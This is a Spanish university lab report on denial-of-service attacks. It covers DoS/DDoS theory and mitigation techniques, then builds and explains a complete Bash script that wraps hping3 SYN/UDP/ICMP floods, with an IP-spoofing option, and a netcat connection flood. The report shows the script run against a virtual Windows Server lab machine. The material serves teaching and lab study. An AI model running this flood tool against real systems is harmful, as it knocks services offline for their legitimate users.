Seguridad de la Información

Marzo 2025

Universidad de Deusto
Deustuko Unibertsitatea
University of Deusto
Deusto

Práctica 2

Denegación de Servicios

Miguel Acha Delicado

Índice

1. Introducción

1.1. ¿Qué se pretende con esta práctica?

Mediante el desarrollo de esta práctica se pretende dar un breve repaso al **impacto de la comunicación entre computadores** a través de la red, como **gestionan estos las conexiones**, y sus **posibles amenazas** si no se configuran correctamente. Además, se verá como poder *reproducir un ataque de denegación de servicio* y sus posibles *soluciones para mitigar el daño* causado.

1.2. ¿Qué es la Denegación de Servicios?

La **Denegación de Servicios**, también llamado **DoS**, es un ataque a un computador o red de estos que causa que un recurso o servicio sea inaccesible a usuarios legítimos. Esto se consigue en parte gracias a una técnica derivada de este ataque llamado **Denegación de Servicios Distribuido**, **DDoS**, la forma escalada del DoS con varios computadores atacantes en vez de solo uno. El DoS, en pocas palabras, es la generación de **uno o múltiples flujos de información** hacia uno o varios puertos de un computador con la intención de **sobrecargar** estos. Cuando se sobrecargan los puertos los usuarios que quieran acceder a estos servicios no podrán hacerlo de forma normal, por lo tanto, se interrumpirá la prestación de servicios.

Los ataques DDoS son mucho más efectivos, ya que tienen la capacidad de crear muchos más flujos de información al mismo tiempo. Y a no ser que se trate de un servicio muy vulnerable a estos ataques, el DDoS es el único ataque que de verdad hace un daño significativo. Esto es por la existencia extendida de soluciones, a veces integrada en los porpios sistemas por defecto, de mitigación de ataques a pequeña escala, como podría ser el caso de un ataque DoS simple.



Figura 1: DoS versus DDoS

Como se puede intuir, esto es una **amenaza a las empresas** que dependen de la *distribución de servicios a través de la red*, ya que su negocio se basa en la premisa de *poder prestar dichos servicios*. Por su facilidad de ejecución es una técnica muy utilizada por **grupos organizados**, que disponen del control de miles o millones de computadores infectados por virus informáticos mayoritariamente, para atacar la infraestructura de una empresa que por una razón u otra quieran **sabotear**.

Lo que también se puede hacer cuando la víctima bloquea una dirección IP del atacante, si es que el atacante utiliza esta en primer lugar, es impersonar otra identidad copiando IPs de otra máquina externa.

2. Teoría

2.1. ¿Qué es una petición?

Una petición en el contexto de redes informáticas es una solicitud enviada desde un cliente a un servidor para acceder a un recurso o servicio. Estas peticiones pueden realizarse mediante diferentes protocolos de comunicación, como HTTP, DNS, FTP, etc. Cada petición suele incluir información sobre el tipo de operación solicitada, enca-

bezados de protocolo y, en algunos casos, datos adicionales.

Las peticiones al mismo tiempo se caracterizan por el tipo de comunicación que tengan: Basados en conexiones persistentes mediante el uso de TCP, o de respuesta rápida usando UDP. Esta diferencia juega un rol en el tipo de sabotaje en el servicio de la víctima.

2.2. ¿Cómo resuelve una petición un computador?

Cuando un computador recibe una petición, sigue un conjunto de pasos para procesarla. Estos son los procesos, que hacen, y su impacto computacional:

Proceso	**Descripción**	**Impacto**
Recepción de la petición	Implica procesamiento en la pila de red y verificaciones de firewall	CPU
Análisis de la solicitud	Requiere parseo de datos, verificación de headers y autenticación	CPU, memoria
Búsqueda de recursos	Dependiendo del tipo de petición, Puede requerir acceso a bases de datos, discos o caché	Memoria, tiempo de respuesta
Generación de respuesta	Puede involucrar procesamiento en servidor, encriptación de datos o compresión	CPU
Envío de respuesta	Requiere un procesamiento en la capa de transporte para manejar la transmisión segura y eficiente.	Ancho de banda

Cuadro 1: Impacto computacional en el procesamiento de una petición

2.3. Servicios vulnerables

Los servicios pueden clasificarse según si requieren mantener una conexión activa o si simplemente responden con datos:

Tipo de Servicio	Ejemplos	Vulnerabilidad
Persistente	SSH, FTP, VoIP	Son altamente vulnerables debido a los límites de conexión activa, lo que permite bloqueos rápidos por agotamiento de sesiones.
Respuesta rápida	HTTP, DNS, NTP	Vulnerables a ataques de amplificación, ya que pueden responder a peticiones falsas sin requerir conexión mantenida.

Cuadro 2: Clasificación de servicios según su tipo de conexión

Aunque los ataques a servicios persistentes también se pueden efectuar creando falsas conexiones a servicios persistentes. Haciendo así que el servicio se quede esperando la respuesta del cliente, el tiempo de espera dependerá de como esté configurada la máquina de la víctima.

Así se verían representados los ataques para los diferentes servicios:



Figura 2: DDoS usando el protocolo TCP



Figura 3: DDoS usando el protocolo UDP

Nota: Aunque parezca que los atacantes están actuando de forma secuencial por como se representa en el diagrama, esto está ocurriendo de forma paralela, al mismo tiempo.

2.4. Técnicas de mitigación

Para prevenir ataques DDoS, se utilizan diferentes técnicas de mitigación:

Técnica	**Descripción**
Filtrado de tráfico	Uso de firewalls y listas de control de acceso (ACLs) para bloquear tráfico sospechoso antes de que alcance el servidor.
Rate limiting	Restricción del número de peticiones por segundo para evitar que un solo cliente genere carga excesiva.
CDN	Distribuir el tráfico entre varios servidores para reducir el impacto de ataques.
IDS/IPS	Monitorizan el tráfico en busca de patrones sospechosos y pueden actuar automáticamente para bloquear ataques.
Servicios anti-DDoS	Plataformas como Cloudflare o Akamai pueden analizar y mitigar ataques masivos antes de que lleguen al servidor.

Cuadro 3: Técnicas de mitigación ante ataques DDoS

3. Ejercicio

3.1. Formulación del ejercicio

Crea un script en Bash para hacer ataques DoS de amplitud contra el servicio web y de límite de conexiones en el servicio ftp de la máquina víctima. Pasando como argumento al programa la dirección IP de la víctima y el puerto de conexión que queremos atacar.

3.2. Configuración del entorno

Para simular el escenario para el desarrollo de este ejercicio, utilizaremos un programa muy conocido para *virualizar* máquinas físicas con diferentes sistemas operativos: **Virtualbox**. Aunque esta es solo una sugerencia, hay muchos programas similares. En este caso, solo tendré que virtualizar la máquina víctima, una máquina Windows Server 2000. Ya que en mí máquina principal, desde donde estoy escribiendo esto, tengo instalado ya **Bash**. En la máquina atacante también necesitaremos **hping3**, para el ataque tipo *SYN Flood*, y **netcat** para el ataque *CONNECT Flood*. Si se prefiere no instalar nada en la máquina principal, se podría virtualizar otra para este propósito.

Para la instalación de la máquina víctima, extrapolable para instalar cualquier máquina, necesitaremos iniciar Virtualbox y conseguir un archivo ISO o uno VBOX, con los cuales podremos construirla, con un archivo VBOX, o crearla, con un archivo ISO, siguiendo los pasos recomendados por el desarrollador del programa (https://www.virtualbox.org/manual/topics/Introduction.html#add_vm).

Una vez instalada la máquina víctima, y si se requiere la máquina atacante, la iniciamos (https://www.virtualbox.org/manual/topics/Introduction.html#intro-running). La máquina víctima tiene que estar configurada para que algún puerto esté abierto, en este caso utilizaremos los puertos 80 (http) y 21 (ftp), con servicios activos para estos. Y en la máquina atacante debe de estar instalado Bash y Wireshark.



Figura 4: Comprobación de que los programas están instalados en la máquina atacante



Figura 5: Comprobación de que la máquina víctima está corriendo sin problema

Ya está todo listo para empezar a resolver el problema.

3.3. Resolución

3.3.1. Pasos previos

Antes de nada, debemos saber la dirección IP local de la máquina víctima si queremos hacer un escaneo dirigido a esta, si no, no sabríamos donde mandar estos paquetes. Para esto, como tenemos el control de la máquina víctima podemos comprobar esta con un simple comando para comprobar que direcciones IP están asignadas a cada interfaz física o virtual en esta. En Windows tenemos que abrir la terminal de comandos de windows, el **CMD**, y escribir el comando 'ipconfig'.



Figura 6: Comprobación de la dirección IP de la víctima con un comando en dicha máquina

3.3.2. Resolución básica

Esta es la resolución del script de bash (está disponible por completo en Github https://github.com/MiguelAchaD/Cyber_security_research/blob/main/ES/p2/DoS.sh), la cual analizaremos poco a poco para ver que hace en cada una de sus secciones:

```
#!/bin/bash
function help_text {
    echo -e "\nTool usage:\n\t./DoS.sh [OPTIONS] <Victim_IP> <Victim_port>"
    echo -e "\nOPTIONS:"
    echo -e "\t--max_packets <num>   - Number of packets to send (default: infinite) (only for CONFLOOD)"
    echo -e "\t--type <type>         - Type of attack (SYNFLOOD, CONFLOOD) (default: SYNFLOOD)"
    echo -e "\t--ip_spoof <ip>       - IP address to spoof (only for SYNFLOOD)"
    echo -e "\t--protocol <type>     - Protocol to use (TCP, UDP, ICMP) (default: UDP) (UDP and ICMP only for SYNFLOOD)"
    echo -e "\t--packet_size <size>  - Packet size in bytes (only for SYNFLOOD)"
    echo -e "\t--interval <seconds>  - Interval between packets (only for SYNFLOOD)"
    echo -e "\t--verbose             - Enable verbose mode"
}

if [[ $# -lt 2 ]]; then
    echo "Victim IP or Victim Port missing..."
    help_text
    exit 1
fi
```

Primero se declara una función para mostrar los argumentos disponibles del script, y si la dirección IP de la víctima o el puerto al que se va a atacar no se declaran saltará un error. Estos son los argumentos posibles:

Argumento	**Descripción**	**Valores**
–max_packets	Máximo número de paquetes a mandar	NÚMERO [-1 - N]
–type	Tipo de ataque que hacer	(CONFLOOD, SYNFLOOD)
–ip_spoof	Dirección IP falsificada	IP
–protocol	Protocolo de red a utilizar para el ataque	(TCP, UDP, ICMP)
–packet_size	Tamaño de los paquetes que mandar	NÚMERO [-1 - N]
–interval	Intervalo de tiempo entre paquetes	NÚMERO [-1 - N]

Cuadro 4: Argumentos del script

```
19 declare -A options
20
21 valid_options=("max_packets" "type" "ip_spoof" "protocol" "packet_size" "
      interval" "verbose")
22
23 declare -A defaults=( ["protocol"]="UDP" ["packet_size"]="-1" ["interval"]="0"
       ["max_packets"]="-1" ["type"]="SYNFLOOD" ["ip_spoof"]="none" )
24
25 args=("$@")
26 num_args=$#
27
28 for ((i = 0; i < num_args - 2; i++)); do
29     arg="${args[i]}"
30     if [[ "$arg" == --* ]]; then
31         key="${arg#--}"
32         if [[ ! " ${valid_options[*]} " =~ " $key " ]]; then
33             echo "Error: Invalid argument \"--$key\""
34             help_text
35             exit 1
36         fi
37         if [[ "$key" == "verbose" ]]; then
38             options["verbose"]="true"
39         else
40             if [[ -n "${args[i+1]}" && "${args[i+1]}" != --* ]]; then
41                 options["$key"]="${args[i+1]}"
42                 ((i++))
43             else
44                 echo "Error: Missing value for argument --$key"
45                 exit 1
46             fi
47         fi
48     else
49         echo "Error: Invalid argument \"$arg\""
50         help_text
51         exit 1
52     fi
53 done
```

El siguiente paso es declarar los argumentos válidos, y si alguno de estos no está correctamente declarado o no se reconoce, salta un error y se muestra el texto con los argumentos disponibles.

```
protocol=${options["protocol"]}
packet_size=${options["packet_size"]}
max_packets=${options["max_packets"]}
interval=${options["interval"]}
verbose=${options["verbose"]}
type=${options["type"]}
ip_spoof=${options["ip_spoof"]}

echo "
  _____         _____
 |  __ \       / ____|
 | |  | | ___| (___
 | |  | |/ _ \\___ \
 | |__| | (_) |___) |
 |_____/ \___/_____/ (by: Github ==> @MiguelAchaD)
"

echo -e "Starting attack on $victim_ip_argument:$victim_port_argument using
    $protocol\n\n"

if [[ "$verbose" == "true" ]]; then
    echo "_________________________________"
    echo "|         CONFIGURATION         |"
    echo "_________________________________"
    echo -e "|\tProtocol: $protocol\t\t|"
    echo -e "|\tType: $type\t\t|"
    echo -e "|\tIP Spoof: ${ip_spoof}\t\t|"
    echo -e "|\tPacket size: $packet_size bytes\t|"
    echo -e "|\tMax packets: ${max_packets}\t|"
    echo -e "|\tInterval: ${interval} seconds\t|"
    echo "_________________________________"
fi
echo -e "\n"

read -p "Are you sure you want to continue? (y/N): " confirm
if [[ "$confirm" =~ ^[Yy]$ ]]; then
    echo "Continuing execution..."
else
    echo "Execution aborted."
    exit 1
fi
```

Ahora que hemos limpiado y sanetizado la entrada de argumentos, procedemos a guardarlos en sus variables correspondientes, y las mostramos por pantalla para que el usuario pueda ver que tipo de ataque ha elegido. Y por último le preguntamos si quiere continuar con este.

```
94  function send_packets {
95
96      if [[ "$type" == "SYNFLOOD" ]]; then
97          local cmd="sudo hping3 --flood -p $victim_port_argument
                $victim_ip_argument"
98
99          [[ "$protocol" == "UDP" ]] && cmd+=" --udp"
100         [[ "$protocol" == "ICMP" ]] && cmd+=" --icmp"
101         [[ "$protocol" == "TCP" ]] && cmd+=" -S"
102         [[ "$max_packets" != "-1" ]] && echo -e "Warning: Max packets is not
                permitted when using SYNFLOOD, continuing with the attack\n"
103         [[ "$packet_size" != "-1" ]] && cmd+=" -d $packet_size"
104         [[ -n "$interval" && "$interval" != "0" ]] && echo -e "Warning:
                Interval is not permitted when using SYNFLOOD, continuing with the
                attack\n"
105         [[ -n "$ip_spoof" && "$ip_spoof" != "none" ]] && cmd+=" -a $ip_spoof"
106
107         eval "$cmd"
108
109     elif [[ "$type" == "CONFLOOD" ]]; then
110         [[ "$protocol" == "ICMP" || "$protocol" == "UDP" ]] && echo "Error:
                CONFLOOD does not support ICMP or UDP, use TCP" && exit 1
111
112         count=0
113         while [[ "$max_packets" == "-1" || $count -lt $max_packets ]]; do
114             nc -v -n $victim_ip_argument $victim_port_argument &>/dev/null &
115             ((count++))
116             sleep $interval
117         done
118
119     else
120         echo "Error: Unknown attack type"
121         exit 1
122     fi
123 }
124
125 send_packets
```

Ahora viene la parte interesante. Para ejecutar los comandos se declara la función "send_packets". Esta dependiendo del tipo de ataque que se requiera construirá los comandos. Para el tipo de ataque *SYN Flood* se podrá hacer con el protolo TCP, UDP o ICMP, y los argumentos de máximos paquetes y tamaño de paquete no se podrán utilizar. Sin embargo, cuando se utiliza *CONNECT Flood* se podrán poner estos dos que no se podían, pero ninguno otro.

Técnica	Posibles argumentos
SYN Flood	–protocol (TCP, UDP, ICMP) –ip_spoof –packet_size
CONNECT Flood	–protocol (TCP) –max_packets –interval

Cuadro 5: Argumentos posibles según las técnicas

3.3.3. SYN FLOOD

Vamos a resolver las cuestiones propuestas en el enunciado. Primero vamos a atacar el puerto 80 (http) de la máquina para ver si podemos sabotear el servicio. Para esto también iniciaremos una segunda máquina para poder hacer el *IP Spoof* y hacernos pasar por esta.

Vamos a ver cual es la dirección IP de esta segunda máquina y miraremos si el servicio de la víctima en el puerto designado funciona correctamente:



Figura 7: Comprobación de la dirección IP de la máquina intermediaria con un comando en dicha máquina



Figura 8: Comprobación del funcionamiento del servicio http antes del ataque

Ahora vamos a empezar el ataque SYN Flood con peticiones TCP sin terminar para ver que como de efectivo es, veremos si mientras esto se ejecuta el servicio es inaccesible, y comprobaremos los paquetes en Wireshark:



Figura 9: Ejecución del script modo SYN Flood atacante

Nota: No se ha utilizado el intermediario para robar su IP, pero se puede hacer de todas formas siguiendo la lógica de los argumentos del programa, está probado.

Este es el resultado del ataque en la web y sus paquetes:



Figura 10: Intento de conexión al servicio http en el ataque

